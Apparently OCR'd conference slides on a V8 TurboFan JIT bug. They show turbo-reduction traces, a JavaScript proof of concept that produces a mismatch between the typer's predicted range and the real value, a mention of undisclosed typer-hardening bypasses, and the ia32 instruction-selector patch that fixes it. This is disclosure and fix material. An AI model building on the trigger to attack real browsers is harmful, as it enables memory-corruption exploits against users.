
--trace-turbo-reduction



```
- Replacement of #23: Word32And(80, 80) with #80: Int32Constant[1] by
reducer MachineOperatorReducer
- Replacement of #24: Int32Add(80, 80) with #78: Int32Constant[2] by
reducer MachineOperatorReducer

- Replacement of #81: ChangeInt31ToTaggedSigned(78) with #98:
NumberConstant[2] by reducer SimplifiedOperatorReducer

- Replacement of #71: Uint32LessThan(80, 78) with #80: Int32Constant[1]
by reducer MachineOperatorReducer
```

• HOW TO EXPLOIT


--trace-turbo-reduction




```
- Replacement of #23: Word32And(80, 80) with #80: Int32Constant[1] by
reducer MachineOperatorReducer
- Replacement of #24: Int32Add(80, 80) with #78: Int32Constant[2] by
reducer MachineOperatorReducer

- Replacement of #81: ChangeInt31ToTaggedSigned(78) with #98:
NumberConstant[2] by reducer SimplifiedOperatorReducer

- Replacement of #71: Uint32LessThan(80, 78) with #80: Int32Constant[1]
by reducer MachineOperatorReducer

- Replacement of #37: Branch[None, NoSafetyCheck](80, 31) with #97: Dead
by reducer CommonOperatorReducer
- Replacement of #40: Merge(31, 31) with #31: Call[Code:JSTrampoline
Descriptor:r1s1i6f1](70, 56, 2, 77, 2, 69, 32, 69, 91) by reducer
DeadCodeElimination
```

HOW TO EXPLOIT

Graph after EffectLinearization phase




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```



• HOW TO EXPLOIT

Graph after LateOptimization phase

```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```



80: Int32Constant[1]

98: NumberConstant[2]

47: Word32Sar[Normal]

HOW TO EXPLOIT

Typer hardening bypass?

HOW TO EXPLOIT

Typer hardening bypass?


- Actually, we have more than one way to bypass the typer hardening, but they're not disclosed yet.
- So we won't talk about it today.

- HOW TO FIX

HOW TO FIX

• HOW TO FIX


PATCH



```
diff --git a/src/compiler/backend/ia32/instruction-selector-ia32.cc b/src/compiler/
backend/ia32/instruction-selector-ia32.cc
index 7eaa807..8c2b585 100644
--- a/src/compiler/backend/ia32/instruction-selector-ia32.cc
+++ b/src/compiler/backend/ia32/instruction-selector-ia32.cc
@@ -99,11 +99,14 @@
   bool CanBeImmediate(Node* node) {
     switch (node->opcode()) {
       case IrOpcode::kInt32Constant:
-      case IrOpcode::kNumberConstant:
       case IrOpcode::kExternalConstant:
       case IrOpcode::kRelocatableInt32Constant:
       case IrOpcode::kRelocatableInt64Constant:
         return true;
+      case IrOpcode::kNumberConstant: {
+        const double value = OpParameter<double>(node->op());
+        return bit_cast<int64_t>(value) == 0;
+      }
       case IrOpcode::kHeapConstant: {
 // TODO(bmeurer): We must not dereference handles concurrently. If we
 // really have to this here, then we need to find a way to put this
```

HOW TO FIX


IA32 Instruction Selector



```
// Shared routine for multiple shift operations.
static inline void VisitShift(InstructionSelector* selector, Node* node,
                              ArchOpcode opcode) {
  IA32OperandGenerator g(selector);
  Node* left = node->InputAt(0);
  Node* right = node->InputAt(1);

  if (g.CanBeImmediate(right)) {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseImmediate(right));
  } else {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseFixed(right, ecx));
  }
}
```

● HOW TO FIX

